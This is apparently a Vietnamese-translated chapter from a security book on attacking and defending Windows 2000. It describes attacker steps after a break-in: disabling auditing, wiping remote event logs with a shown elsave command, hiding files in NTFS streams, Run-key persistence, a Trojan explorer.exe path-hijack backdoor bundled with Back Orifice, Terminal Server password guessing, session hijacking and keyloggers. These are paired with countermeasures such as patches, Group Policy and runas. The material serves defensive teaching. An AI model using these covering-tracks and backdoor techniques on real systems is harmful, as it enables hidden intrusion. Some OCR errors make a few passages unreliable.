Khả năng đầu tiên của hầu hết các Administrator miền là tạo ra những forest tách rời cho ngoại vi bảo mật trong hệ thống. Điều này hoàn toàn sai – điểm mấu chốt của AD là hợp nhất các miền thành một lược đồ quản lý thống nhất. Hàng loạt sự kiểm soát truy suất có thể được duy trì qua các đối tượng trong forest – nhỏ đến độ sẽ làm các Administrator bối rối do một loạt các thiết lập phép mà hãng Microsoft đặt ra. Những mục Directory (Organizational Unít [OUs]) và tính năng *delegation* (ủy quyên)mới sẽ có ảnh hưởng lớn về mặt này.

Tuy nhiên, với mô hình mới này, các thành viên thuộc Universal Groups (ví dụ: doanh nghiệp), và ở cấp độ thấp hơn, Domain Global Groups (ví dụ: Admin miền) sẽ có thể tiếp cận tất cả các miền trong forest. Vì vậy, một chương mục bị tổn thương trong nhóm ngoại vi này sẽ có thể ảnh hưởng sang các miền khác trong một forest. Do vậy, chúng tôi khuyến cáo các bạn nên đặt những đối tượng lớn hơn (đối tượng này phải không phải hoàn toàn đáng tin cậy [ví dụ , một cấu trúc tương đương] hay không bị tổn thương do những tác động ngoại cảnh [ví dụ: Một trung tâm lưu trữ dữ liệu mạng]) trong forest, hoặc bạn nên thao tác hoàn toàn như những máy chủ độc lập.

Ngoài ra, với trust chuyển tiếp hai chiều, nhóm Authenticated Users sẽ đảm nhiệm tổng thể phạm vi mới. Trong những công ty lớn, cần phải xem đây là một nhóm không đáng tin cậy.

LẤP RÃNH GHI

Những kỹ thuật và công cụ cũ dùng để che giấu những rãnh ghi vẫn hoạt động tốt (hầu như đối với tất cả các phần) trong Windows 2000. Song những kỹ thuật và công cụ này vẫn còn có những điểm không tương đồng được chỉ ra sau đây.

Vô Hiệu Hoá Tính năng kiểm tra

Tính năng kiểm tra có thể hoạt động dựa trên Chính Sách An Ninh Cục Bộ (secpol.msc) tại \Local Policy\Audit Policy, hay công cụ Group Policy (gpedit.msc) tại \Computer Configuration\Windows Settings\Security Settings\Local Policy\Audit Policy. Chúng ta sẽ tiếp tục tìm hiểu Group Policy ở cuối chương này. Thiết lập kiểm tra vẫn được giữ nguyên như trong NT4.

Trong Windows 2000 không có bản ghi tập trung – tất cả các bản ghi sẽ được lưu trữ trong hệ thống cục bộ, đây chính là một điểm rắc rối so với

syslog của UNIX. Và tất nhiên Windows 2000 từ chối lưu các địa chỉ Internet kết nối từ xa cho các sự kiện như đăng nhập thất bại. Nhưng dường như một số mục vẫn không hề thay đổi.

Ngoài giao diện cấu hình kiểm toán Group Policy, tiện ích auditpol từ NTRK vẫn hoạt động chính xác như đã tìm hiểu kỹ trong Chương 5. Tiện ích auditpol có thể kích hoạt hay vô hiệu hoá việc kiểm toán. Không ai có thể dự đoán được tương lai sẽ ra sao nếu không có NTRK?

Xoá Bản Ghi Sự kiện

Tất nhiên chúng ta vẫn có thể xoá được Bản ghi sự việc trong (Event Log) Windows 2000, nhưng những bản ghi vẫn bị truy xuất thông qua một giao diện mới. Hàng loạt Event Log vẫn được lưu trong hệ thống quản lý máy tính MMC tại \System tools\Event Viewer. Bên cạnh đó ba bảng ghi mới được hiện hữu là: Directory Service, DNS server, và File Replication Service. Nhấp chuột phải vào bất kỳ một bản ghi nào sẽ cho ra trình đơn chứa một mục nhập Clear All Events.

Tiện ích elsave trong chương 5 sẽ thực hiện xóa tất cả các bản ghi từ xa (kể cả những bản mới nhất). Trong ví dụ sau đây, cú pháp lệnh sử dụng elsave để xoá bản ghi File Replication Service trong máy chủ "joel". (Cần có những đặc quyền chính xác trong hệ thống từ xa này).

```
C:\>elsave –s \\joel -1  "File Repllication Service" -C
```

Một thủ thuật khác để chạy như Administrator trong một máy chủ bị tổn thương là khởi động một câu lệnh dưới hình thức chương mục SYSTEM. Thủ thuật này có thể dễ dàng thực hiện được nhờ sử dụng chương trình lập biểu AT. Khi trình tiện ích đó đã được bật lên, mở Event Log MMC (compmgmt.msc) và xoá những bản ghi này. Mặc dù một mục nhập vẫn chỉ ra những bản ghi này đã bị xoá, song chương mục của đối tượng sử dụng có chức năng xoá những bản ghi này sẽ được chỉ ra như SYSTEM.

Ẩn file

Một thao tác quan trọng ngay sau khi đột nhập thành công sẽ xoá sạch dấu vết đột nhập tinh vi của kẻ tấn công. Chúng ta tìm hiểu hai cách ẩn file Chương 5: lệnh attrib và chuỗi tệp tin.

Attrib

Attrib sẽ ẩn file, nhưng những file này vẫn hiển thị khi dùng lệnh Show All Files áp dụng cho các thư mục.

Phân luồng

Sử dụng tiện ích NTRK cp POSIX để ẩn file trong chuỗi sau các tệp tin khác (xem chương 5) cũng có thể thực hiện được trong Windows 2000, cho dù hiện nay đã có phiên bản NTFS mới.

Cách tốt nhất để nhận dạng các tệp tin chuỗi là sử dụng trình duyệt sfind trong NTObjective. Sfind được chứa trong Forensic Toolkit, có tại trang http:// www.foundstone.com/rdlabs/tools.php?category=Forensic

CỬA SAU (BACK DOORS)

Cuối cùng trong danh sách chọn của kẻ tấn công là sự tạo lập những cơ hội tương lai để trở về hệ thống đã bị tổn thương, hy vọng không bị nhận ra bởi phạm vi hoạt động của administrator hệ thống.

Thao tác Khởi Động

Như chúng tôi đã trình bày ở Chương 5, một thủ thuật thông dụng của những kẻ tấn công là gắn kết những chương trình tự chạy tinh vi vào những vị trí mà chúng sẽ tự động khởi chạy vào giờ đã đặt trước. Những vị trí này vẫn còn tồn tại trong Windows 2000 và chúng sẽ được kiểm tra tìm kiếm các lệnh lạ trong những hệ thống bị tấn công.

Một lần nữa, những giá trị Registry khởi động phù hợp được định vị tại HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion:

▼…\Run
■…\RunOnce
▲…\RunOnceEx

Một điểm khác biệt nhỏ trong Windows 2000 là vị trí của thư mục Startup của đối tượng sử dụng. Tại Windows 2000 thư mục Startup được cất trong một thư mục khác là Documents and Setting dưới gốc (%systemdrive%\Documents and Settings\%user%\Start Menu\Programs\Startup).

☻Lập Bẫy Đường Dẫn Chạy

Tính phổ biến	*7*
Tính đơn giản	*7*
Chịu ảnh hưởng	*10*
Mức độ rủi ro	*8*

Đôi khi những cổng thoát mà ta biết lại là rất khó để nhận ra. Lưu ý tới vị trí đơn giản của một tiện ích của Trojan Windows có tên explorer.exe tại gốc của đường dẫn %systmedrive% trong hệ thống mục tiêu. (Bất kỳ đối tượng sử dụng nào cũng có thể viết được chương trình này nhờ chế độ mặc định.) Khi một đối tượng sử dụng ngay sau đó truy xuất tương tác, chương trình tự chạy này sẽ trở thành một tiện ích mặc định cho đối tượng sử dụng đó. Vì sao điều này xảy ra?

Như đã giới thiệu trong phần Bộ Phát Triển Phần Mềm Microsoft (SDK), khi file chạy và các file thuộc dạng DLL không được đặt trước bởi một đường dẫn trong mục Registry, Windows NT 4.0 / 2000 sẽ tìm kiếm file trong thứ tự các vị trí sau:

1. Thư mục tại đó phần mềm ứng dụng được cài đặt
2. Thư mục hiện hành trong quá trình xử lý mẹ
3. Thư mục hệ thống 32 bit (%windir%\System32)
4. Thư mục hệ thống 16 bit (%windir%/System)
5. Thư mục Windows (%windir%)
6. Các thư mục được xác nhận trong biến số môt trường PATH.

Tình trạng này đã được chứng minh nhờ trình mặc định NT / 2000 được nhận dạng nhờ khóa Registry HKLM\SOFTWARE\Mcrosoft\WindowsNT\CurrentVersion\Winlogon\Shell. Giá trị mặc định cho khoá này là "explorer.exe"; không có đường dẫn file nào được chỉ ra. Vì vậy, nếu bất kỳ ai sao chép một trình đã chỉnh sửa có tên "explorer.exe" đến gốc của %SystemDrive% (ví dụ: C:\) vào thời gian đã cho trước, giá trị của explore.exe tại WinLogon\Shell\explore.exe sẽ được đọc ra. Hệ thống tệp tin sẽ được phân tách ngay tại gốc (vì thư mục hiện hành trong khi hệ thống khởi động là %systemdrive%), bắt gặp file chạy explorer.exe hiệu chỉnh của chúng ta. Quá trình này sẽ trở thành một trình cho phiên đăng nhập riêng biệt này.

Theo những gì Alberto Aragones đã viết tại trang http://www.quimeras.com/secadv/ntpath.htm, điều này sẽ rất dễ dàng chứng minh được bằng cách sao chép một trình lệnh NT / 2000 (cmd.exe) sang phần gốc hệ thống, sau đó thoát ra khỏi hệ thống, và lại nhập vào hệ thống. Trình Windows chuẩn được che phủ bằng một trình lệnh.

Chúng ta sẽ xem trong Chương 14, các công cụ như eLiTeWrap sẽ làm cho việc gói các đa chương trình trở nên dễ dàng hơn. Những đa chương trình này cũng có thể được chạy ngầm định và không đồng bộ nếu muốn. Bất kỳ ai cũng có thể dễ dàng liên kết một back door (như Back Oifice 2000) với một bản sao của explorer.exe, rồi đặt nó vào gốc hệ thống, và chương trình này sẽ được khởi chạy ngầm tại thời điểm có đăng nhập tương tác xảy ra. Trình Explorer dường như vẫn chạy bình thường, vì vậy không ai có thể khôn ngoan hơn thế được.

Cũng tại trang http://www.quimeras.com/secadv/ntpath.htm, Alberto cũng đưa ra một cách thức thuận tiện để thực hiện tiểu xảo này từ xa. Cơ sở để thực hiện tiểu xảo này là dựa vào máy chủ có sử dụng chương trình kết nối NT / 2000 chạy trên máy chủ mục tiêu. Đầu tiên, kết nối với máy mục tiêu, sau đó tải lên file chạy explorer.exe cổng thoát (với dòng lệnh FTP). Sau đó, từ dòng lệnh telnet, đổi thành %windir%, chạy explorer.exe thật, và kết thúc phiên telnet. Explorer.exe giả sẽ chạy trên bất kỳ phiên truy cập tương tác nào.

Kỹ thuật này cũng có thể áp dụng được đối với DLL. Với các file chạy của Windows nhập thư viện động, thông tin trong file chạy dùng để định vị tên của các DLL cần thiết. Hệ thống sẽ dò tìm các DLL theo đúng trong trình tự tương tự như trên. Trục trặc tương tự cũng xảy ra.

◙ Theo dõi Đường Dẫn

Công việc này cũng được thêm vào MS00-052 nhưng không bao gồm cả Service Pack 1, vì vậy nó phải được áp dụng bất kể bạn có đang chạy hệ thống Service Pack trước hoặc sau hay không. Ngay cả khi file FAQ của Mcrosoft trong tình trạng dễ bị ảnh hưởng này (http://www.microsoft.com/technet/security/bulletin/fq00-52.asp) "độc lập ở giữa các trị số registry do Microsoft cung cấp sẵn, trị số Shell sử dụng một đường dẫn ảo" để hỗ trợ những ứng dụng thừa kế, Alberto Aragones khẳng định nhiều file chạy thiếu những đường dẫn chính xác trong mục Registry (ví dụ như file rundll32.exe). Quả thực, file rundll32.exe có thể tìm thấy nhiều nơi trong mục Registry mà không cần một đường dẫn thực.

Một cách khác là truy tìm tất cả đường dẫn ảo trong Registry và suy ra đường dẫn thực. Ngay cả nếu một danh sách toàn diện và chính xác về các file có khả năng bị tổn thương tồn tại, mọi việc sửa chữa chúng cũng cần rất nhiều nỗ lực và thời gian.

Mọi việc sẽ trở nên dễ dàng nếu bạn tuân theo những thủ thuật hiệu quả và ngăn cản đăng nhập vào server (triển khai Terminal Server sẽ làm điều này phần nào khó khăn hơn). Và tất nhiên điều này sẽ áp dụng để sửa chữa (tham khảo phần trước). Vì những lo ngại tính tương thích ứng dụng đã đề cập ở phần trước, công việc sửa chữa này sẽ loại bỏ mọi khả năng dễ bị ảnh hưởng bằng cách đưa một dạng chữ đặc biệt vào mã startup để suy ra %systemroot% trước khi trị số được nhập vào mục "Shell".

LỜI KHUYÊN: Nếu ai đó dùng thủ thuật này của Alberto lên máy của bạn, bạn có thể bị bối rối khi tìm cách đưa trở hệ thống về tình trạng bình thường. Alberto khuyên bạn nên chạy chương trình %windir%\explerer.exe từ trình lệnh và sau đó xoá trình thám hiểm cổng thoát, hoặc bạn có thể chỉ cần gõ **ren\exploerer.exe harmless.txt**, và sau đó ấn tổ hợp phím CTRL-ALT-DEL để khởi động lại.

Kiểm soát Từ Xa

Mọi cơ chế điều khiển từ xa đã được đề cập đến ở Chương 5 sẽ vẫn hoạt động bình thường. Cơ chế điều khiển từ xa từ NTRK sẽ có trong Windows 2000 Support Tools (căn nhà mới cho nhiều tiện ích RK quan trọng) như một phiên bản cập nhật có tên wsremote, nhưng về cơ bản cơ chế này vẫn giống như trước. Chức năng của cả NetBus và WinVNC vẫn được giữ nguyên. Back Orifice 2000 (BO2K) cũng hoạt động trong Windows 2000. Tất cả các administrator đang cười thầm BO gốc chỉ chạy được trong Wind9x vẫn còn có lúc phải lo ngại.

Máy Chủ Cuối

Tất nhiên, một bổ xung lớn cho Windows 2000 là tính sẵn có của Máy Chủ Cuối (Terminal Server) như một phần của các sản phẩm Server cốt lõi. Terminal Server cài đặt có lựa chọn biến Windows thành một hệ thống hoàn toàn khác, trong đó mọi xử lí của máy khách được chạy trên phần trống CPU của máy chủ. Trong mọi phiên bản Windows trước đây – trừ NT Terminal Server Edition là một sản phẩm phát triển riêng biệt – mã máy khách luôn chạy trong bộ vi xử lý của máy khách. Đây không phải là một cuộc cách mạng đối với UNIX và máy tính lớn chạy dưới hình thức này kể từ khi cuộc cách mạng về máy tính xảy ra, nhưng administrator NT / 2000 sẽ chắc chắn quen với sự khác biệt giữa những phiên đăng nhập bàn giao diện với những phiên tương tác từ xa.


Như chúng ta thấy trong đoạn trước, nhận diện một hệ thống với TCP cổng 3389 gần như là một sự đánh cuộc chắc chắn đối với Máy Chủ Cuối. Kẻ tấn công sẽ chuyển sang sử dụng Máy Khách Dịch Vụ Cuối. (Chương trình cài đặt sẽ liên kết hai ổ mềm và chương trình này có thể tìm thấy trong thư mục %windir%\system32\clients của máy chủ dùng Windows 2000). Kẻ tấn công dùng phương pháp lặp đoán mật khẩu có thể chống lại chương mục Administrator tại điểm này. Từ khi điều này được xem như đăng nhập tương tác, các cuộc tấn công kiểu này có thể vẫn tiếp tục chống lại chương trình điều khiển miền Windows 2000, thậm chí ngay cả khi passprop/adminlockout được kích hoạt. (xem chương 5 để biết thêm về passprop). Tuy nhiên, Máy Khách Dịch Vụ Cuối sẽ ngắt kết nối sau năm lần thử thất bại, nhưng đây lại là một quá trình mất nhiều thời gian.

☻ Chiếm Đoạt Kết Nối Máy Chủ Bị Ngắt

Tính 2	*phổ*	*biến*
Tính 3	*đơn*	*giản*

Tính hiệu quả	10
Mức độ rủi ro	*5*

Đây sẽ là những điều rất hứng thú đối với kẻ tấn công đã đoạt được đặc quyền Administrator trong Máy Chủ Cuối. Nếu Administrator cuối cùng quên không thoát khỏi một phiên cuối (hay vài phiên cuối), khi những kẻ tấn công tìm cách kết nối với mã uỷ nhiệm Administrator, chúng sẽ được hiện hữu với hộp thoại sau:



Phiên chúng chọn để kết nối có thể mở được những tài liệu của một phần nhạy cảm hay những dữ liệu khác hay những ứng dụng có thể đang chạy mà kẻ tấn công có thể tự nhiên lục lọi mọi thứ bằng phương pháp thủ công.

◙ Thoát khỏi những vùng cuối (Terminal Sessions)

Chỉ đóng cửa sổ máy khách hoặc chọn Disconnect sẽ làm cho phiên hoạt động. Đảm bảo chọn Log Off từ cả Start hay Shut Down, hoặc bằng cách sử dụng phím tắt CTRL-ALT-END của Terminal Server Client.

Sau đây là danh sách các phím tắt khác có trong Terminal Service Client:

CTRL-ALT-END Mở hộp thoại Windows Security.

ALT-PAGE UP Đảo các chương trình từ trái sang phải.

ALT-PAGE DOWN Đảo các chương trình từ phải sang trái.

ALT-INSERT Xoay qua các chương trình để chúng được khởi động.

ALT-HOME Hiển thị trình đơn Start.

CTRL-ALT-BREAK Đảo máy khách giữa một cửa sổ (nếu áp dụng được) và phóng to màn hình.

ALT-DEL Hiển thị trình đơn bật lên của window.

CTRL-ALT-MINUS (-) Đặt một hình ảnh của cửa sổ đang hoạt động qua một phím trên vùng phím số, trong máy khách, lên trên Bảng

Ghi Tạm Máy Chủ Cuối. (Nhấn phím tắt ALT-PRINTSCRN trên một máy tính cục bộ cũng cho kết quả tương tự.)

CTRL-ALT-PLUS (+) Đặt một hình ảnh của toàn bộ khu vực cửa sổ máy khách lên Bảng Ghi Tạm Máy Chủ qua một phím trên vùng phím số. (Nhấn phím tắt ALT-PRINTSCRN trên một máy tính cục bộ cũng cho kết quả tương tự.)

LỜI KHUYÊN: Một máy chủ tương thích SSH1 dùng Windows 2000 tự do có tại http://marvin.criadvantage.com/caspian/Software/SSHD-NT/default.php, và một vài máy chủ thương mại SSH2 cũng hiện đang co sẵn. Trình bảo mật (SSH) là cơ sở của việc quản lý bảo mật từ xa trong hệ thống dùng UNIX trong nhiều năm nay và là một dòng lệnh mạnh luân phiên đối với Máy Chủ Cuối để hỗ trợ việc quản lý từ xa của Windows 2000. (xem phần Secure Shll FAQ tại http://www.employees.org/~satch/ssh/faq/ssh-faq.html để biết thêm chi tiết về SSH).

Keystroke Loggers

NetBus' keystroke logger, cũng như Invisible Keylogger Stealth (IKS) vẫn hoạt động tốt trong Windows 2000, cả hai đã được đề cập đến trong chương 5.

BIỆN PHÁP ĐỐI PHÓ CHUNG: NHỮNG CÔNG CỤ BẢO MẬT WINDOWS MỚI


Windows 2000 cung cấp những công cụ quản lý bảo mật mới tập trung phần lớn những chức năng khác biệt của NT4. Những tiện ích này rất hữu ích cho việc bảo vệ hệ thống hay chỉ cho việc quản lý cấu hình máy nhằm giữ cho hệ thống luôn tránh được những lỗi hỏng hóc.

◙ Chính sách Nhóm

Một trong những công cụ mới hữu hiệu nhất có trong Windows 2000 là Group Policy mà chúng ta đôi khi gặp trong chương này. Group Policy Objects (GPO) có thể được lưu trong AD hay trên một máy tính cục bộ để xác định tham số cấu hình nhất định trên một cấp độ miền hoặc cấp độ cục bộ. GPO có thể được áp dụng đối với các trang, miền, hay các Đơn vị tổ chức

(OU) và được truyền cho người sử dụng hay chính máy tính mà chúng chứa (gọi là "thành viên" của GPO đó).

GPO có thể được hiển thị và hiệu chỉnh trong bất kỳ cửa sổ giao tiếp MMC nào (đòi hỏi có đặc quyền của Administrator). GPO gắn với Windows 2000 là Máy Tính Cục Bộ, Miền Mặc Định, và Chính sách Điều Khiển Miền. Chỉ bằng cách chạy Start/gpedit.msc, GPO Máy tính cục bộ sẽ được bật lên. Một cách khác để hiển thị GPO là làm hiển thị mục Properties của một đối tượng thư mục chỉ định (miền, OU, hay vùng), và sau đó chọn mục Group Policy như minh hoạ dưới đây. Màn ảnh này hiển thị GPO riêng biệt ứng dụng cho đối tượng được chọn (được ưu tiên liệt kê) và sự thừa kế có bị chặn hay không, và cho phép GPO được hiệu chỉnh.



Hiệu chỉnh GPO sẽ cho thấy sự thừa cấu hình bảo mật. Cấu hình bảo mật này có thể được áp dụng đối với nhiều đối tượng thư mục. Một lợi ích riêng là (Of particular interest is…) nút Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options trong GPO. Có hơn 30 tham số ở đây có thể dùng để định cấu hình nhằm nâng cao bảo mật cho bất kỳ đối tượng máy tính nào mà ở đó có áp dụng GPO. Những tham số này bao gồm Additional Restrictions For Anonymous Connections (thiết lập RestrictAnonymous), LanManager Authentication Level, và Rename Administrator Account, ba thiết lập quan trọng này chỉ được truy cập qua một vài giao diện khác biệt NT4.

Nút Security Settings cũng là nơi Account Policies; Audit Policies; và Event Log, Public Key, và IPSec policies có thể được thiết lập. Bằng việc cho phép những thủ thuật hữu hiệu này được thiết lập tại vùng, miền, hay tại mức OU, công tác quản lý bảo mật trong những môi trường lớn được giảm đi đáng kể. Quản Lý Miền Mặc Định GPO được chỉ rõ trong hình 6-4.

Những GPO dường như là phương cách cuối cùng để công việc định cấu hình được bảo mật trong những miền Windows 2000 rộng lớn.Tuy nhiên, bạn có thể chỉ thu được những kết quả thất thường khi tạo sự kết hợp giữa quản lý mức miền và mức cục bộ, và sự trì hoãn trước khi những thiết lập

Group Policy có hiệu lực có thể cũng gây khó chịu cho bạn. Sử dụng công cụ secedit để làm mới Policy ngay lập tức là một cách để giải quyết sự trì hoãn này (Secedit sẽ được nói tới chi tiết hơn ở phần sau). Để làm mới lại Policy sử dụng secedit, mở hộp thoại Run và nhập vào

Secedit / refreshpolicy MACHINE_POLICY

Để làm mới lại policy dưới nút User Configuration, gõ

Secedit / refreshpolicy USER_POLICY




Figure 6-4. The Default Domain Policy GPO

Những Công Cụ Định Cấu Hình Bảo Mật

Liên quan đến đặc trưng Group Policy là Công Cụ Định Cấu Hình Bảo Mật, công cụ này bao gồm các tiện ích *Phân Tích* và *Định Cấu Hình Bảo Mật* và tiện ích *Khuôn Mẫu Bảo Mật.*

Công cụ Phân Tích và Định Cấu Hình Bảo Mật cho phép các administrator kiểm lại cấu hình hệ thống cho tương thích với khuôn mẫu đã định sẵn và tái định cấu hình bất kỳ một thiết lập nào không phù hợp. Công cụ này tiện dụng như một MMC snap-in, hay như một phiên bản dòng lệnh (secedit). Đây là một cơ chế mạnh cho mọi quyết định nhanh nếu một hệ thống gặp phải những yêu cầu bảo mật đường cơ sở. Thật không may, công việc phân tích và định cấu hình chỉ có thể áp dụng đối với những hệ thống cục bộ và không áp dụng được đối với phạm vi vùng miền. Tiện ích secedit có thể được dùng trong các logon batch script để bố trí cấu hình và phân tích đến các hệ thống ở xa, nhưng tiện ích này vẫn không trơn tru như tính năng của Group Policy trong môi trường phân phát.

Tuy nhiên một điều may mắn là những khuôn mẫu bảo mật có thể được nhập vào một Group Policy. Vì vậy, bất cứ miền, vùng, OU nào có GPO áp dụng vào sẽ nhận được những thiết lập khuôn mẫu bảo mật. Để nhập một khuôn mẫu bảo mật, kích phải chuột vào nút Computer Configuration\Windows Settings\Security Settings, và chọn Import từ trình đơn nội dung. Chức năng Import mặc định với %windir%\security\template directory, tại nơi đây tiêu chuẩn đặt ra của 11 khuôn mẫu bảo mật được lưu trữ.

Thực ra, 11 khuôn mẫu bảo mật này cũng tự chứa đựng công cụ Security Templates. Những file khuôn mẫu này xuất phát từ nhiều mức bảo mật khác nhau mà có thể sử dụng kết hợp với công cụ Phân Tích và Định Cấu Hình Bảo Mật. Mặc dù rất nhiều những tham số chưa được xác định nhưng chúng là những điểm khởi đầu tốt khi thiết kế một khuôn mẫu cho phân tích và định cấu hình hệ thống. Những file này có thể được hiển thị qua Security Templates MMC snap-in hay bằng định cấu hình thủ công với một trình soạn thảo văn bản (một lần nữa các file này có đuôi mở rộng là .inf và được định vị tại %windir%\security\templates\.)

Runas

Đối với những người thực sự quan tâm tới UNIX, để đến với Windows dường như chỉ là một bước nhỏ, nhưng cuối cùng Windows 2000 cho ra đời lệnh chuyển đổi đối tượng sử dụng ban đầu có tên runas. Vốn đã nổi tiếng từ lâu về Bảo mật, ta luôn mong muốn có được tính năng thực thi lệnh trong môi trường mà trương mục đối tượng sử dụng có đặc quyền ở mức hạn chế nhất. Malicious Trojans, các file chạy, thư diện tử, hay các trang Web từ xa trong một trình duyệt có thể khởi chạy tất cả các lệnh với đặc quyền của đối tượng sử dụng hiện tại; và đối tượng sử dụng này càng có nhiều đặc quyền thì những hỏng hóc tiền tàng càng tồi tệ.

Rất nhiều cuộc tấn công kiểu này có thể sảy ra trong mọi hoạt động thường ngày và vì vậy sẽ trở nên đặc biệt quan trọng đối với những ai cần đặc quyền Administrator để thực hiện một phần trong công việc thường ngày của họ (thêm trạm làm việc vào miền, quản lý người sử dụng, phần cứng – những công việc thông thường). Khi những thao tác bảo mật hữu hiệu nhất hoạt động, những ai không may đăng nhập vào hệ thống của họ như Administrator dường như không bao giờ có đủ thời gian để đăng nhập như một người sử dụng bình thường. Điều này thực sự nguy hiểm trong thế giới mạng máy tính đang phổ biến hiện nay. Nếu một Administrator gặp phải một trang Web có khả năng làm hại hay đọc một thư đã định dạng HTML với nội dung hoạt động nhúng (embedded active content) (xem Chương 16), thì những hư hỏng có thể lớn hơn rất nhiều so với khi Joe User mắc lỗi tương tự trên trạm làm việc độc lập của mình.

Lệnh runas cho phép mọi người có thể đăng nhập như một người sử dụng ít đặc quyền và dần leo lên Administrator trên cơ sở per-task. Ví dụ Joe được đăng nhập như một User bình thường vào hệ điều khiển miền qua Terminal Server, và anh ta bỗng nhiên muốn đổi một trong những mật khẩu Domain Admins (có thể một trong số chúng chỉ thoát khỏi canh giữa thao tác). Thật không may, anh ta thậm chí không thể khởi động được Active Directory Users And Computers như một người sử dụng bình thường cho phép thay đổi một mình Domain Admin password. Runas đến cứu giúp. Sau đây là những gì anh ta làm:

1. Nhấp Start / Run và sau đó gõ Enter
Runas /user:mydomain\administrator "mmc %windir%\system32\dsa.msc"
2. Nhập mật khẩu Administrator.
3. Khi Active Directory Users And Computers được khởi động (dsa.mmc), anh ta có thể đổi mật khẩu Administrator vào bất cứ lúc nào, nhờ đặc quyền của chương mục mydomain\Administrator.
4. Sau đó anh ta thoát Active Directory Users And Computers và trở lại bình thường như một người sử dụng bình thường.

Anh Joe của chúng ta vừa tự mình thoát khỏi sự rườm rà khi phải đăng xuất Terminal Server, và sau đó lại đăng nhập như Administrator, đăng xuất một lần nữa, và lại đăng nhập trở lại như một người sử dụng bình thường. Ít đặc quyền quyết định ngày hôm đó.

Một trong nhiều ví dụ trước đây về người sử dụng thông minh khi dùng runas sẽ chạy một trình duyệt web hay một trình đọc mail như một người sử dụng ít đặc quyền. Tuy nhiên, đây là nơi runas đòi hỏi sự khéo léo như một mạch khá dài về danh sách địa chỉ thư NTBugtraq được viết chi tiết vào cuối tháng 3/2000 (vào http://www.ntbugtraq.com). Những người tham gia đều cố gắng tìm ra chính xác những đặc quyền nào sẽ hoạt động khi một URL được gọi ra trong cửa sổ tìm kiếm trong một hệ thống với nhiều cửa sổ mở, bao gồm một số với đặc quyền runas /u:Administrator. Một gợi ý đề ra là đặc một lối tắt vào trình tìm kiếm này (đã thu nhỏ) trong nhóm Startup, để nó luôn được khởi động với đặc quyền nhỏ nhất. Tuy nhiên một từ cuối cùng khi sử dụng runas theo cách này là với những ứng dụng khởi động thông qua trao đổi dữ liệu động (DDE), như IE, thông tin bảo mật quan trọng được thừa kế từ quá trình xử lý (mẹ) tạo lập. Vì vậy, runas thực sự chưa bao giờ tạo ra những xử lý cần thiết cho việc điều khiển hyperlinks, embedded Word docs, và rất nhiều thứ khác nữa. Tạo lập xử lý mẹ khác biệt bởi chương trình, vì vậy rất khó để xác định quyền sở hữu thực sự. Có thể hãng Microsoft một ngày nào đó sẽ phân biệt được liệu đây có thực sự là một thao tác bảo mật tốt hơn việc đăng xuất tất cả các cửa sổ Administrator để thực hiện trình tìm kiếm.

Runas không phải là một viên đạn bằng bạc. Khi được chỉ ra trong chuỗi Bugtraq, nó "sẽ giảm đi một số mối nguy hiểm này, nhưng lại tạo ra một số nguy hiểm khác" (Jeff Schmidt). Hãy sử dụng runas thật khôn khéo.

LỜI KHUYÊN: Giữ phím SHIFT khi nhấp phải chuột vào một file trong Windows 2000 Explorer – một tuỳ chọn gọi là Run As bây giờ sẽ xuất hiện trong trình đơn môi trường.

TƯƠNG LAI CỦA WINDOWS 2000

Trong phần này chúng tôi sẽ đề cập đến tương lai phía trước của một vài công nghệ mới có liên quan tới bảo mật. Công nghệ này sẽ định dạng nền Windows 2000 khi nó tiến lên trong những năm sắp tới. Đặc biệt chúng tôi sẽ xem xét những bước phát triển sau:

- ▼ .NET Framework
- ▲ Windows XP / Codename Whistler.

.NET FRAMEWORK

.NET Framework (.NET FX) của hãng Microsoft chứa đựng một môi trường cho xây dựng, triển khai, và chạy Web Services và các ứng dụng khác. Bạn không nên bối rối trước .NET Initiative toàn thể của Microsoft, .NET Initiative toàn thể này liên quan đến những công nghệ tuân thủ theo thuật ngữ thông dụng như XML; Simple Object Access Protocol (SOAP); và Universal Discovery, Description and Intergration (UDDI). .NET Framework là một phần quan trọng của sáng kiến đó, nhưng nó thực sự là nền công nghệ khác biệt hẳn so với tổng thể tầm nhìn .NET của một máy tính cá nhân như một "ô cắm cho các dịch vụ".

